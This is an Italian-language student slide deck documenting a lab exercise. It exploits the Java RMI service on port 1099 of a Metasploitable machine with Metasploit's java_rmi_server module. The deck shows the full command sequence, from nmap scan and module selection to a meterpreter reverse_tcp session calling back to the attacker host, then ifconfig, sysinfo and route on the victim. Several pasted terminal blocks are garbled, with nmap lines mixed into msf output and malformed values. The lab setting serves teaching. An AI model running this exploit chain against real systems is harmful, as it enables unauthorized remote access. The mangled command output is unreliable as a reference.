

PRESENTED BY GIAN MARCO PELLEGRINO

TEST EXPLOIT

PROGETTO S7-L5



METASPLOIT

Metasploit è un interfaccia (più precisamente è un framework) open-source, utilizzato per eseguire exploit in situazioni di penetration testing.

MODULI

Componenti di codice che sfruttano le vulnerabilità note di un sistema. La spiegazione verrà ampliata nelle prossime slide correlandola all'esercizio svolto per poter fornire una spiegazione più adeguata.

PAYLOADS

Stabiliscono la connessione tra dispositivo attaccante e dispositivo vittima. Sono utilizzati per consegnare il software malevolo dopo l'esecuzione dell'exploit. Anche in questo caso verrà approfondito successivamente.




METASPLOIT

Procedimento teorico

Il procedimento di base per usare metasploit è composto da delle tappe fisse:

- search (ricercare la vulnerabilità target)
- use (viene selezionato il modulo)
- show options (verificare le condizioni obbligatorie da compiere)
- set rhosts (immettere IP target)
- show payloads (mostra tutti i payloads selezionabili)
- set payloads (viene eseguito il payload selezionato)

Ovviamente possono esserci delle variabili, soprattutto nell'inserimento dei dati del modulo e della scelta dei payloads.





VULNERABILITÀ

La vulnerabilità su cui si basa questa esercitazione è Java_RMI sulla porta 1099. Java_RMI utilizza la porta 1099 per la ricerca di oggetti remoti nei servizi RMI e viene spesso usata questa porta per la comunicazione client/server. Nel caso il servizio non sia configurato a dovere o ci siano vulnerabilità nella gestione di richieste RMI viene reso possibile exploitare il servizio, soprattutto se la porta è esposta su internet.

Per risolvere il problema è consigliato eseguire la corretta configurazione di Java_RMI e monitorare le attività sulla porta 1099.

OBIETTIVI DEL PROGETTO

N. 1

Eseguire una scansione nmap per verificare la presenza della vulnerabilità sulla macchina metasploitable.

N. 2

Riuscire a creare una sessione usando msfconsole, dopo aver settato tutti i parametri.

N. 3

Mostrare la configurazione di rete dopo aver eseguito i processi precedenti .

N. 4

Mostrare le informazioni riscontrate riguardo la tabella di routing della macchina vittima.

SVILUPPO DELL'ESERCIZIO

Per prima cosa è stata fatta una scansione nmap (in questo caso aggressiva) per ottenere tutte le informazioni necessarie sulla vulnerabilità nella porta 1099. Nello screen è possibile vedere che è stata targettata solamente la porta 1099 con -p, ma solamente per questioni di tempo e spazio.

Successivamente è stato avviato metasploit (msfconsole) e tramite la funzione search “java_rmi” sono state trovate le vulnerabilità correlate. Come è possibile osservare dallo screen, le vulnerabilità sono molteplici. La best practice prevede un esecuzione di ogni exploit per fornire un rapporto adeguato.

```
(gimp㉿kali)-[~]
$ nmap -A 192.168.11.112 -p 1099
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 09:21 CET
Nmap scan report for 192.168.11.112
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
1099/tcp   open  java-rmi|GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. .
Nmap done: 1 IP address (1 host up) scanned in 19.49 seconds
```

```
RX packets 7 bytes 576 (576.0 B)
msf6 > search java_rmi
      TX packets 7 bytes 576 (576.0 B)
Matching Modules 0 dropped 0 overruns 0 carrier 0 collisions 0
=====
# exploit-db.com search results for "java_rmi"
=====
# Exploit Metadata
=====
Name[kali)-[~]
- - - - - 192.168.11.112 - - p 1099
Disclosure Date Rank
=====
0x auxiliary/gather/java_rmi_registry at 2023-11-10 09:21 CET normal
Nmap 1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent
Code Execution 010s latency).
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal
anner STATE SERVICE VERSION
1093/t exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent
calation
=====
Service detection performed. Please report any incorrect results at https://nmap.org/report.html
```

SVILUPPO DELL'ESERCIZIO

Come accennato precedentemente, uno dei processi da fare è quello di selezionare un modulo. In questo caso, usando la funzione “use 1” si è andato a selezionare il modulo corrispondente ossia: **multi/misc/java_rmi_server**.

Con “Show options” si possono vedere i parametri richiesti per eseguire l’exploit (demarcati da “yes”). I parametri da settare sono RHOSTS e SRVHOST, fornendo loro rispettivamente gli IP di Metasploitable e di Kali.

Sono presenti anche altri parametri richiesti, ma essendo già compilati non hanno bisogno dell’intervento utente. Per quanto riguarda i parametri definiti dal “no” sono opzionali.

```
msf6 auxiliary(gather/java_rmi_registry) > use 1 [0] collisions: 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 09:21 CET
Name   :          Current Setting  :          Required  : Description
Hosts up (0.000s):          192.168.11.111      yes
HTTPDELAY        :          10           yes       Time that the HTTP Server will wait for the payload request
RHOSTS          :          192.168.11.111      yes       The target host(s), see https://docs.metasploit.com/docs/using-the-exploit-module/#specifying-the-target-host
PORT            :          1099         yes       The target port (TCP)
SRVHOST         :          0.0.0.0.0      yes       The local host or network interface to listen on. This must be set if you want to listen on all addresses.
Nmap done: 1 IP address (1 host up) scanned in 0.000s
SRVPORT         :          8080         yes       The local port to listen on.
SSL              :          false        no        Negotiate SSL for incoming connections
SSLCert          :          /root/.rnd     no        Path to a custom SSL certificate (default is randomly generated)
URI PATH        :          http://          no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name   :          Current Setting  :          Required  : Description
LHOST             :          192.168.11.111      yes       The listen address (an interface may be specified)
LPORT             :          4444         yes       The listen port

Exploit target:
Id  Name
--  --
0   Generic (Java Payload)
```

SVILUPPO DELL'ESERCIZIO

Dopo aver settato sia RHOSTS che SRVHOSTS sarebbe possibile anche settare un payload. In questo caso però, è stato usato il payload di default fornito da metasploit: **java/meterpreter/reverse_tcp**.

Rimane comunque possibile scegliere tra gli altri payloads forniti dal comando “show payloads”. In quel caso sarebbe stato nostro il compito di selezionare un payload adeguato, basandoci per esempio sul sistema operativo o sulla versione, informazioni descritte nel payload (x86 o x64).

L’exploit viene quindi eseguito con il comando “run” oppure con “exploit”.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112, 168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set srvhost 192.168.11.111
srvhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/HfkEyLakr //nmap.org/submit/
[*] 192.168.11.112:1099 - Server started. ed in 19.49 seconds
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57670 bytes) to 192.168.11.112:1099 at 2023-11-10 09:26:26 CET
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:60868) at 2023-11-10 09:46:13 +0100
```

METERPRETER

Meterpreter è un payload modulare utilizzato da metasploit e viene adoperato in contesti di ethical hacking e penetration testing per fornire accesso remoto a un sistema compromesso a seguito della corretta esecuzione di un exploit.

SVILUPPO DELL'ESERCIZIO

L'exploit è andato a buon fine. Utilizzare il comando ifconfig è la prassi per accertarsi che effettivamente la sessione sia stata stabilita con successo.

Con sysinfo vengono carpite informazioni dettagliate sul sistema operativo della macchina vittima.

Con route invece si può osservare la tabella di routing e di conseguenza i gateway e le reti raggiungibili. Ciò potrebbe essere molto utile per fornire dettagli sull'infrastruttura della rete del dispositivo target.

```
meterpreter > ifconfig https://nmap.org
Nmap scan report for 192.168.11.112
Interface 10:0010s latency).

Name      STATE: lo-1lo  VERSION
Hardware MAC: 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

[+] gimp@kali:[~]
$ nmap -A 192.168.11.112 -T5
Interface Nm2p 7.94 ( https://nmap.org )

Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe59:3075
IPv6 Netmask : ::
```

```
meterpreter > syninfo
[-] Unknown command: syninfo
meterpreter > sysinfo
Computer      : metasploitable
OS service detection: Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language: en_US
Meterpreter   : java/linux
meterpreter > route
meterpreter > route -rmi GNU Classpath grmiregistry
IPv4 network routes
Subnet          Netmask        Gateway Metric Interface
192.168.11.0    255.255.255.0  0.0.0.0  1      eth0
127.0.0.1       255.0.0.0     0.0.0.0  0      lo
192.168.11.112  255.255.255.0  0.0.0.0  0      eth0
IPv6 network routes
Subnet          Netmask        Gateway Metric Interface
::1             ::             ::       0      ::

meterpreter >
```

PRESENTED BY GIAN MARCO PELLEGRINO

GRAZIE!

